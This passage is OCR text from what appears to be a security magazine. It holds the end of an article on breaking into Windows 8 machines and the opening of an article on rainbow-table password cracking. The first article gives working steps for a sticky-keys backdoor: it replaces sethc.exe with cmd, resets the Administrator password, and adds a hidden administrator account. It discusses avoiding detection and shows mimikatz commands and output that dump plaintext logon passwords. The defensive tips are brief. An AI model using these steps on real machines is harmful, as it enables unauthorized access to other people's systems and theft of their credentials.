
Compare info for both files

cmdial32.dll	8/22/2013 3:47 AM	Application extens...
cmdext.dll	8/22/2013 4:22 AM	Application extens...
cmd	8/22/2013 3:03 AM	Application
cmcfg32.dll	8/22/2013 4:11 AM	Application extens...
clusapi.dll	8/22/2013 3:42 AM	Application extens...
clrhost.dll	8/22/2013 4:34 AM	Application extens...
CloudStorageWizard	8/22/2013 1:48 AM	Application
CloudNotifications	8/22/2013 5:39 AM	Application
clip	8/22/2013 4:21 AM	Application
cliconfg.rll	8/22/2013 4:45 AM	Application extens...
cliconfg	8/22/2013 4:32 AM	Application

3,209 items

Activate Windows
Go to PC settings to activate Windows.

Figure 13. Copy and paste it into System32 folder then click in replace the file in the destination folder



Matias Iacobuzio

Password

Administrator: sethc.exe

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figure 14. Restart the computer and open login windos, press sift key five time And you will get command prompt

What can be done after getting cmd?

We can write commands to see the user name?

```
>net user
```

It will show all the available user names.

Than we can change passwords of a user name. Let’s change the password of Administrator.

```
>net user administrator hacked
```

Here hacked will be the new password for administrator.

To create a new username.

```
>net user devil hacker /add
```

This will create a new user name devil with password hacker but it will be a limited privileged account.


To make the new user administrator.

```
>net localgroup administrators devil /add
```

Here devil will get the administration privilege.

If you don’t want commands you can also do it in GUI.

```
>control userpasswords2
```



```
C:\Windows\system32>net user devil hacker/add
The user name could not be found.

More help is available by typing NET HELPMSG 2221

C:\Windows\system32>net user devil Hacker01/add
The user name could not be found.

More help is available by typing NET HELPMSG 2221

C:\Windows\system32>net user devil Hacker01 /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators
The command completed successfully.

C:\Windows\system32>control userpasswords2

C:\Windows\system32>
```

Use the list below to grant or deny users access to your computer, and to change passwords and other settings.

[✓] Users must enter a user name and password to use this computer.

Users for this computer:

User Name	Group
devil	Users; Administrators
Matias Iacobuzio	Administrators

Password for Matias Iacobuzio

To change the password for Matias Iacobuzio, click Reset Password.


Figure 15. We can reset password from here or we can add a new user from their by clicking add

There are certain problems with above steps.

- If we change the password of Administrator, user can guess that someone hacked his system.
- If we create a new user than also user can suspect something fishy.
- So is there a way without changing the passwords or creating a new account we can still able to enter into a system?


The Alternate Way

By press shift key five times we get a cmd and by enter explorer.exe we get a tray at the bottom of the window.




```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>explorer.exe

C:\Windows\system32>
```

Figure 16. We type "explorer.exe"



```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>explorer.exe

C:\Windows\system32>
```

Figure 17. Press right click on that tray we get properties option. On clicking on desktop we get a path to other folder present on system



```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>explorer.exe

C:\Windows\system32>
```

Figure 18. We can visit anywhere from their. We can also open IE from here


Yes This is the way hackers use to enter into someone's system without his or her permission. You can be a victim also.

Tips: Always check your sticky key whether it is opening something different or the normal screen. If some other thing opens than simply format your system.

Dump Windows 8 Password in Plain Text


Download mimkatz: *http://blog.gentilkiwi.com/downloads/mimikatz_trunk.zip*.

open up the mimikatz.exe in the mimikatz folder with your type of OS. As I am having windows 32 bit I am opening mimikatz.exe from win32 folder.



```
  .#####.    mimikatz 2.0 alpha (x86) release "Kiwi en C" (Oct 19 2013 23:22:04)
 .## ^ ##.
 ## / \ ##   /* * *
 ## \ / ##    Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'    http://blog.gentilkiwi.com/mimikatz
  '#####'                                 with  10 modules * * */

mimikatz #
```


Figure 19. Run as Administrator the mimikatz.exe, then you might get something like mimikatz#



```
mimikatz 1.0 x64 (RC)   /* Traitement du Kiwi (Aug 18 2013 00:24:36) */
// http://blog.gentilkiwi.com/mimikatz

mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

mimikatz # inject::process lsass.exe sekurlsa.dll
PROCESSENTRY32(lsass.exe).th32ProcessID = 616
Attente de connexion du client...
Serveur connecté à un client !
Message du processus :
Bienvenue dans un processus distant
                        Gentil Kiwi

SekurLSA : librairie de manipulation des données de sécurités dans LSASS


mimikatz #
```

Figure 20. Run: "privilege::debug" and then "inject::process lsass.exe sekurlsa.dll" then run "@ getLogonPasswords"

Alternative way




```
mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

mimikatz # sekurlsa::logonPasswords full

Authentification Id         : 0;370081
Package d'authentification  : Kerberos
Utilisateur principal       : gentilkiwi
Domaine d'authentification  : NIRVANA
        msv1_0 :
         * Utilisateur  : gentilkiwi
         * Domaine      : TEST
         * Hash LM      : d0e9aee149655a6075e4540af1f22d3b
         * Hash NTLM    : cc36cf7a8514893efccd332446158b1a
        kerberos :
         * Utilisateur  : gentilkiwi
         * Domaine      : TEST.LOCAL
         * Mot de passe : waza1234/
        wdigest :
         * Utilisateur  : gentilkiwi
         * Domaine      : TEST
         * Mot de passe : waza1234/
        tspkg :
         * Utilisateur  : gentilkiwi
         * Domaine      : TEST
         * Mot de passe : waza1234/
```

Figure 21. alternative way

Security Measures

Windows 8 is vurnable to text passwords by using backdoor and by using softwares like mimkatz so to overcome this we use picture passwords. Procedure to set picture password is given below.

Go to Left bottom corner of the desktop and than settings



Welcome to picture password

Create a picture password

First, verify your account info.

Matias Iacobuzio

Figure 22. It will ask for current text password. Ente the password and press OK

Select picture to set picture password, choose picture and click on open then click on use this picture. After selecting picture set picture password





Figure 23. finally on log windows use picture password and press OK

Tips: As Picture password is a new concept. It is quite difficult to hack. So Use it and be secured.

References

- *http://en.wikipedia.org/wiki/Windows_8*
- *http://windows.microsoft.com/en-US/windows-8/release-preview*
- *http://blog.gentilkiwi.com/downloads/mimikatz_trunk.zip*

About the Author



The author has been working as a Security in HP company for the past five years and then went to Cargill, also involved in developing code of Good Practice of security in the company, also vulnerability Management. Also is a Trainer in some local and international institutes and local Universities.

Rainbow Tables Showdown

by Prakhar Prasad

Traditional Password cracking tools use a technique called brute force attack, in which the hash to be cracked is taken and then compared with a dictionary of commonly used passwords or permutation based in which all combinations are tried. In this process every word is converted into a hash and then the generated hash to be cracked is compared with the hash to be cracked. Hence this process is very time-consuming for complex passwords.

Rainbow tables are based on the concept of time-memory tradeoff, all plaintext and their respective hashes are precomputed beforehand, even before actual cracking starts. Might sound a bit weird, but this helps a lot in long term as the table once created can be used for any number of times.

What you will learn...

- Concept of Rainbow Tables
- Crack passwords with Rainbow Tables.
- Build up your own Rainbow Tables

What you should know...

- Familiarity with command line tools
- Concept behind the terms like password hashes, brute force and etc.

Introduction

In this article we'll be focusing on a tool called RainbowCrack (*http://project-rainbowcrack.com/*). RainbowCrack is a feature packed tool with tons of options to play around but a few key points about RainbowCrack are:

